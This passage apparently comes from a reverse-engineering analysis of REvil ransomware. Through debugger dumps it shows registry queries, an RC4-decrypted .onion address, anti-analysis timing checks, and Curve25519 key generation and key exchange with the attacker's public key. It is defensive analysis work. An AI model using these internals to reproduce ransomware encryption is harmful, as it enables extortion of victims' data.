04ADA6C0  64 00 20 00 7B 00 45 00 58 00 54 00 7D 00 2D 00  d. .{.E.X.T.}.-.
04ADA6D0  72 00 65 00 61 00 64 00 6D 00 65 00 2E 00 74 00  r.e.a.d.m.e...t.
04ADA6E0  78 00 74 00 20 00 61 00 6E 00 64 00 20 00 66 00  x.t. .a.n.d. .f.
04ADA6F0  6F 00 6C 00 6C 00 6F 00 77 00 20 00 69 00 6E 00  o.l.l.o.w. .i.n.
04ADA700  73 00 74 00 75 00 63 00 74 00 69 00 6F 00 6E 00  s.t.u.c.t.i.o.n.
04ADA710  73 00 00 00 AB AB AB AB AB AB AB AB 00 00 00 00  s...««««««««....
```

Figure 16

The malicious executable opens the "SOFTWARE\LFF9miD" registry key via a call to RegOpenKeyExW (0x80000002 = **HKEY_LOCAL_MACHINE**, 0x1 = **KEY_QUERY_VALUE**):



```
012815FD  50                 push eax
012815FE  6A 01              push 1
01281600  56                 push esi
01281601  8D 45 84           lea eax,dword ptr ss:[ebp-7C]
01281604  50                 push eax
01281605  68 02 00 00 80     push 80000002
0128160A  FF 15 E0 4D 29 01  call dword ptr ds:[<&RegOpenKeyExW>]

dword ptr [01294DE0 <malware.&RegOpenKeyExW>]=<advapi32.RegOpenKeyExW>

.text:0128160A malware.exe:$160A #A0A
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5
1:  [esp] 80000002
2:  [esp+4] 006FF71C L"SOFTWARE\\LFF9miD"
3:  [esp+8] 00000000
4:  [esp+C] 00000001
```

```
Address   Hex                                              ASCII
006FF71C  53 00 4F 00 46 00 54 00 57 00 41 00 52 00 45 00  S.O.F.T.W.A.R.E.
```

```
006FF654  80000002
006FF658  006FF71C  L"SOFTWARE\\LFF9miD"
006FF65C  00000000
006FF660  00000001
006FF664  006FF760
```

Figure 17


REvil decrypts a .onion address and a string using the RC4 algorithm:



```
Address   Hex                                              ASCII
006FF678  6C 00 61 00 6E 00 64 00 78 00 78 00 65 00 61 00  l.a.n.d.x.x.e.a.
006FF688  66 00 32 00 68 00 6F 00 79 00 6C 00 32 00 6A 00  f.2.h.o.y.l.2.j.
006FF698  76 00 63 00 77 00 75 00 61 00 7A 00 79 00 70 00  v.c.w.u.a.z.y.p.
006FF6A8  74 00 36 00 69 00 6D 00 63 00 73 00 62 00 6D 00  t.6.i.m.c.s.b.m.
006FF6B8  68 00 62 00 37 00 6B 00 78 00 33 00 78 00 33 00  h.b.7.k.x.3.x.3.
006FF6C8  33 00 79 00 68 00 70 00 61 00 72 00 76 00 74 00  3.y.h.p.a.r.v.t.
006FF6D8  6D 00 6B 00 61 00 74 00 70 00 61 00 61 00 64 00  m.k.a.t.p.a.a.d.
006FF6E8  2E 00 6F 00 6E 00 69 00 6F 00 6E 00 04 00 00 00  ..o.n.i.o.n.....
Address   Hex                                              ASCII
006FF59C  71 48 44 39 36 50 4D 35 51 57 74 55 41 61 56 64  qHD96PM5QWtUAaVd
006FF5AC  31 52 6E 64 68 51 7A 79 54 37 4D 55 45 58 72 6F  1RndhQzyT7MUEXro
```

Figure 18


The rdtsc instruction is used multiple times to retrieve the processor time stamp:



```
01285608   0F 31          rdtsc
0128560A   8B F0          mov esi,eax
0128560C   8B FA          mov edi,edx
0128560E   E8 40 FF FF FF call malware.1285553
01285613   0F 31          rdtsc
01285615   2B C6          sub eax,esi
01285617   8B CA          mov ecx,edx
01285619   89 45 EC       mov dword ptr ss:[ebp-14],eax
0128561C   1B CF          sbb ecx,edi
0128561E   89 4D F4       mov dword ptr ss:[ebp-C],ecx
01285621   E8 2D FF FF FF call malware.1285553
01285626   8B 4D EC       mov ecx,dword ptr ss:[ebp-14]
EIP → 01285629   0F 31          rdtsc
0128562B   2B C1          sub eax,ecx
0128562D   1B 55 F4       sbb edx,dword ptr ss:[ebp-C]
01285630   2B C6          sub eax,esi
01285632   89 45 EC       mov dword ptr ss:[ebp-14],eax
01285635   1B D7          sbb edx,edi
01285637   8B 7D F4       mov edi,dword ptr ss:[ebp-C]
0128563A   85 FF          test edi,edi
```


Figure 19

The malware uses a custom function to generate 0xC0 bytes:



```
01287B8D   56             push esi
01287B8E   8B F1          mov esi,ecx
01287B90   68 00 01 00 00 push 100
01287B95   FF 75 08       push dword ptr ss:[ebp+8]
01287B98   8D 46 04       lea eax,dword ptr ds:[esi+4]
01287B9B   50             push eax
EIP → 01287B9C   E8 91 0C 00 00 call malware.1288832

malware.01288832

.text:01287B9C malware.exe:$7B9C #6F9C

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   □ Unlock
1:  [esp] 01295CF4 malware.01295CF4
2:  [esp+4]  006FF5C0
3:  [esp+8]  00000100
4:  [esp+C]  00000020

Address  | Hex                                             | ASCII
01295CF4 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | ................

006FF544  01295CF4  malware.01295CF4
006FF548  006FF5C0
006FF54C  00000100
006FF550  00000020
```


Figure 20



```
.text:012889A4 mov     ecx, [ebx+10h]
.text:012889A7 mov     eax, ecx
.text:012889A9 ror     eax, 8
.text:012889AC and     eax, 0FF00FF00h
.text:012889B1 rol     ecx, 8
.text:012889B4 and     ecx, 0FF00FFh
.text:012889BA or      eax, ecx
.text:012889BC mov     [esi+10h], eax
.text:012889BF mov     eax, [ebx+14h]
.text:012889C2 mov     edx, eax
.text:012889C4 ror     edx, 8
.text:012889C7 rol     eax, 8
.text:012889CA and     edx, 0FF00FF00h
.text:012889D0 and     eax, 0FF00FFh
.text:012889D5 or      edx, eax
.text:012889D7 cmp     [ebp+arg_8], 0C0h ; 'À'
.text:012889DE mov     [esi+14h], edx
.text:012889E1 jnz     loc_1288AF1

.text:01288AF1
.text:01288AF1 loc_1288AF1:
.text:01288AF1 mov     ecx, [ebx+18h]
.text:01288AF4 mov     edx, 0FF00FF00h
.text:01288AF9 mov     eax, ecx
.text:01288AFB rol     ecx, 8
.text:01288AFE ror     eax, 8
.text:01288B01 and     ecx, 0FF00FFh
.text:01288B07 and     eax, edx
.text:01288B09 or      eax, ecx
.text:01288B0B mov     [esi+18h], eax
.text:01288B0E mov     ecx, [ebx+1Ch]
.text:01288B11 mov     eax, ecx
.text:01288B13 ror     eax, 8
.text:01288B16 rol     ecx, 8
.text:01288B19 and     eax, edx
.text:01288B1B and     ecx, 0FF00FFh
.text:01288B21 or      eax, ecx
.text:01288B23 cmp     [ebp+arg_8], 100h
.text:01288B2A mov     [esi+1Ch], eax
.text:01288B2D jnz     loc_1288CAD
```

Figure 21


The resulting buffer of the above operation is highlighted in figure 22:



```
Address   Hex                                              ASCII
01295CF4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295D04  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01295D14  63 63 63 62 63 63 63 62 63 63 63 62 63 63 63 62  cccbcccbcccbcccb
01295D24  FB FB FB AA FB FB FB AA FB FB FB AA FB FB FB AA  ûûûªûûûªûûûªûûûª
01295D34  CF 6C 6C 6F AC 0F 0F 0D CF 6C 6C 6F AC 0F 0F 0D  Ïllo¬...Ïllo¬...
01295D44  6A 8D 8D 7D 91 76 76 D7 6A 8D 8D 7D 91 76 76 D7  j..}.vvxj..}.vvx
01295D54  C1 ED 54 53 6D E2 5B 5E A2 8E 37 31 0E 81 38 3C  ÁíTSmâ[^¢.71..8<
01295D64  C1 81 8A 96 50 F7 FC 41 3A 7A 71 3C AB 0C 07 EB  Á...P÷üA:zq<«..ë
01295D74  28 8F AA 9E 45 6D F1 C0 E7 E3 C6 F1 E9 62 FE CD  (.ª.EmñÀçãÆñébþÍ
01295D84  DF 2B 31 2B 8F DC CD 6A B5 A6 BC 56 1E AA BB BD  ß+1+.ÜÍjµ¦¼V.ª»½
01295D94  52 FD 06 64 17 90 F7 A4 F0 73 31 55 19 11 CF 98  Rý.d..÷¤ðs1U..Ï.
01295DA4  0B A9 BB 6D 84 75 76 07 31 D3 CA 51 2F 79 71 EC  .©»m.uv.1ÓÊQ/yqì
01295DB4  9C E8 B0 E7 8B 78 47 43 7B 0B 76 16 62 1A B9 8E  .è°ç.xGC{.v.b.¹.
01295DC4  A1 0B ED 74 25 7E 9B 73 14 AD 51 22 3B D4 20 CE  ¡.ít%~.s..Q";Ô Î
01295DD4  17 0A F8 10 9C 72 BF 53 E7 79 C9 45 85 63 70 CB  ..ø..r¿SçyÉE.cpË
```


Figure 22

The above buffer is modified two times, and the binary will use 32 bytes from the result:



```
Address   Hex                                              ASCII
01295CF4  EF 3D 13 E8 52 2E 76 BD E0 A3 F9 23 4E 65 BF 1D  ï=.èR.v½à£ù#Ne¿.
01295D04  99 B6 AB B9 28 E2 8E BC 67 2A 26 C0 EE 44 0A E2  .¶«¹(â.¼g*&ÀîD.â
01295D14  77 15 08 8E 25 3B 7E 33 C5 98 87 10 8B FD 38 0D  w...%;~3Å....ý8.
01295D24  A4 E2 AC 6E 8C 00 22 D2 EB 2A 04 12 05 6E 0E F0  ¤â¬n.."Òë*...n.ð
01295D34  FB 7E 97 27 DE 45 E9 14 1B DD 6E 04 90 20 56 09  û~.'ÞEé..Ýn.. V.
01295D44  C4 55 1D 6F 48 55 3F BD A3 7F 3B AF A6 11 35 5F  ÄU.oHU?½£.;¯¦.5_
01295D54  34 5A 15 B5 EA 1F FC A1 F1 C2 92 A5 61 E2 C4 AC  4Z.µê.ü¡ñÂ.¥aâÄ¬
01295D64  2B CD 01 FE 63 98 3E 43 C0 E7 05 EC 66 F6 30 B3  +Í.þc.>CÀç.ìfö0³
01295D74  59 69 57 B9 B3 76 AB 18 42 B4 39 BD 23 56 FD 11  YiW¹³v«.B´9½#Vý.
01295D84  0D 7C 55 7C 6E E4 6B 3F AE 03 6E D3 C8 F5 5E 60  .|U|näk?®.nÓÈõ^`
01295D94  89 81 B1 F1 3A F7 1A E9 78 43 23 54 5B 15 DE 45  ..±ñ:÷.éxC#T[.ÞE
01295DA4  34 25 48 12 5A C1 23 2D F4 C2 4D FE 3C 37 13 9E  4%H.ZÁ#-ôÂMþ<7..
01295DB4  82 6A 2B AC B8 9D 31 45 C0 DE 12 11 9B CB CC 54  .j+¬¸.1EÀÞ...ËÌT
01295DC4  20 3A 03 32 7A FB 20 1F 8E 39 6D E1 B2 0E 7E 7F   :.2zû ..9má².~.
01295DD4  50 5D 80 1F E8 C0 B1 5A 28 1E A3 4B B3 D5 6F 1F  P]..èÀ±Z(.£K³Õo.
01295DE4  01 00 00 00 7B 7D 7C 4E 62 24 85 72 A2 78 6B 85  ....{}|Nb$.r¢xk.
01295DF4  EF 14 96 B0 00 00 00 00 00 00 00 00 00 00 00 00  ï..°............
```


Figure 23



```
Address  Hex                                              ASCII
01295CF4 CB A1 A6 78 D7 20 7F 0F 67 3B C6 21 DE D0 3B C0  Ë¡¦xx ..g;Æ!ÞÐ;À
01295D04 8F 20 31 C4 4B D6 9A DF 12 A1 64 E5 8F 2A 0E 99  . 1ÄKÖ.ß.¡då.*..
01295D14 25 D2 43 D2 F2 F2 3C DD 95 C9 FA FC 4B 19 C1 3C  %ÒCÒòò<Ý.ÉúüK.Á<
01295D24 3C F4 49 2F 77 22 D3 F0 65 83 B7 15 EA A9 B9 8C  <ôI/w"Óðe..·.ê©¹.
01295D34 41 55 90 86 B3 A7 AC 5B 26 6E 56 A7 6D 77 97 9B  AU..³§¬[&nV§mw..
01295D44 00 01 C1 3B 77 23 12 CB 12 A0 A5 DE F8 09 1C 52  ..Á;w#.Ë. ¥Þø..R
01295D54 41 14 91 1E F2 B3 3D 45 D4 DD 6B E2 B9 AA FC 79  A...ò³=EÔÝkâ¹ªüy
01295D64 56 AD 71 8D 21 8E 63 46 33 2E C6 98 CB 27 DA CA  V.q.!.cF3.Æ.Ë'ÚÊ
01295D74 35 0B 5D 41 C7 B8 60 04 13 65 0B E6 AA CF F7 9F  5.]AÇ¸`..e.æªÏ÷.
01295D84 FA 27 19 56 DB A9 7A 10 E8 87 BC 88 23 A0 66 42  ú'.VÛ©z.è.¼.# fB
01295D94 19 2D BD 62 DE 95 DD 66 CD F0 D6 80 67 3F 21 1F  .-½bÞ.ÝfÍðÖ.g?!.
01295DA4 7F 52 E4 96 A4 FB 9E 86 4C 7C 22 0E 6F DC 44 4C  .Rä.¤û..L|".oÜDL
01295DB4 30 85 3B 59 EE 10 E6 3F 23 E0 30 BF 44 DF 11 A0  0.;Yî.æ?#à0¿Dß. 
01295DC4 64 CC 66 76 C0 37 F8 F0 8C 4B DA FE E3 97 9E B2  dÌfvÀ7øð.KÚþã..²
01295DD4 07 94 B3 12 E9 84 55 2D CA 64 65 92 8E BB 74 32  ..³.é.U-Êde..»t2
01295DE4 02 00 00 00 3E BB 6F F6 36 5C 52 99 58 10 12 60  ....>»oö6\R.X..`
01295DF4 FD 4F 63 06 36 73 53 D0 29 29 2F E4 BF 3C 1C 20  ýOc.6sSÐ))/ä¿<. 
```

Figure 24

The process generates a 32-byte Curve25519 secret key based on the above result. Using the private key, the binary generates the corresponding 32-byte Curve25519 public key, where the basepoint is 09 followed by all zeros:




```
   01286A78   50               push eax
   01286A79   56               push esi
   01286A7A   53               push ebx
EIP 01286A7B  E8 12 28 00 00   call malware.1289292
   01286A80   33 C0            xor eax,eax

malware.01289292

.text:01286A7B malware.exe:$6A7B #5E7B
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 01295E80 malware.01295E80
2: [esp+4] 006FF6FC
3: [esp+8] 006FF640
4: [esp+C] 00000000
```

```
Address  Hex                                              ASCII
006FF640 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF624 01295E80 malware.01295E80
006FF628 006FF6FC
006FF62C 006FF640
006FF630 00000000
```


Figure 25



```
Address  Hex                                              ASCII
01295E80 9B A1 08 03 0E 48 5E C4 A0 DD B8 60 D2 92 4B 15  .¡...H^Ä Ý¸`Ò.K.
01295E90 20 A5 FC 6D 13 82 3C 83 20 28 17 7F B5 25 3E 7C   ¥üm..<. (..µ%>|
```

Figure 26


The capa tool confirms that the algorithm used to generate the above key is indeed Curve25519:



```
encrypt data using Curve25519 (2 matches)
namespace  data-manipulation/encryption/elliptic-curve
author     dimiter.andonov@mandiant.com
scope      basic block
att&ck     Defense Evasion::Obfuscated Files or Information [T1027]
examples   0a0882b8da225406cc838991b5f67d11:0x4135f6, 0a0882b8da225406cc838991b5f67d11:0x416f51, 80372de850597bd9e7e021a94f13f0a1:0x406480, 80372de850597bd9e7e021a94f13f0a1:0x4086f4
basic block @ 0x406A57 in function 0x406A3E
  and:
    and:
      number: 0xF8 @ 0x406A65
      mnemonic: and @ 0x406A5D, 0x406A65
    and:
      number: 0x3F @ 0x406A5D
      mnemonic: and @ 0x406A5D, 0x406A65
    and:
      number: 0x40 @ 0x406A63
      mnemonic: or @ 0x406A63
basic block @ 0x409292 in function 0x409292
  and:
    and:
      number: 0xF8 @ 0x4092AF
      mnemonic: and @ 0x4092AF, 0x4092B3
    and:
      number: 0x3F @ 0x4092B3
      mnemonic: and @ 0x4092AF, 0x4092B3
    and:
      number: 0x40 @ 0x4092B5
      mnemonic: or @ 0x4092B5
```

Figure 27


Using the same approach, REvil generates a second Curve25519 public key based on a different Curve25519 private key:



```
01286A78   50               push eax
01286A79   56               push esi
01286A7A   53               push ebx
01286A7B   E8 12 28 00 00   call malware.1289292

malware.01289292

.text:01286A7B malware.exe:$6A7B #5E7B

Address   Hex                                               ASCII
006FF600  28 29 D8 4A ED 08 CA F2 CB DF B1 48 65 C6 A8 AB  ()ØJí.ÈòËß±HeÆ «
006FF610  44 D2 16 82 F5 BF F5 CF BF BA 0C 04 51 2D 1E 48  DÒ..õ¿õÏ¿º..Q-.H
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 006FF620
2: [esp+4] 006FF600
3: [esp+8] 006FF4B0
4: [esp+C] 006FF6FC

006FF494  006FF620
006FF498  006FF600
006FF49C  006FF4B0
006FF4A0  006FF6FC
006FF4A4  00000020
```


Figure 28



```
Address   Hex                                               ASCII
006FF600  28 29 D8 4A ED 08 CA F2 CB DF B1 48 65 C6 A8 AB  ()ØJí.ÈòËß±HeÆ «
006FF610  44 D2 16 82 F5 BF F5 CF BF BA 0C 04 51 2D 1E 48  DÒ..õ¿õÏ¿º..Q-.H
006FF620  FF E8 17 06 51 7A C5 EE 93 01 AE 36 56 27 6B AA  ÿè..QzÅî..®6V'kª
006FF630  45 DD 30 AB A6 A4 88 01 60 0F 9E 4D BD 2F AB 5C  EÝ0«¦¤..`..M½/«\
```

Figure 29


The ransomware computes a shared secret based on the secret key used to generate the above public key and the attacker's public key from the configuration:



```
0128678C   52               push edx
0128678D   51               push ecx
0128678E   50               push eax
0128678F   E8 FE 2A 00 00   call malware.1289292

malware.01289292

.text:0128678F malware.exe:$678F #5B8F

Address   Hex                                               ASCII
01295E60  99 9F CB CC 81 ED 20 65 F0 F6 C0 38 4D C6 88 BE  ..ËÌ.í eðöÀ8MÆ.¾
01295E70  94 54 73 AF 98 5A E2 7A CA B0 04 38 BF 05 3A 28  .Ts¯.ZâzÊ°.8¿.:(
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 006FF4AC
2: [esp+4] 006FF600
3: [esp+8] 01295E60 malware.01295E60
4: [esp+C] 0128689C malware.0128689C

006FF4A0  006FF4AC
006FF4A4  006FF600
006FF4A8  01295E60  malware.01295E60
006FF4AC  0128689C  return to malware.0128689C from ???
006FF4B0  00000009
```

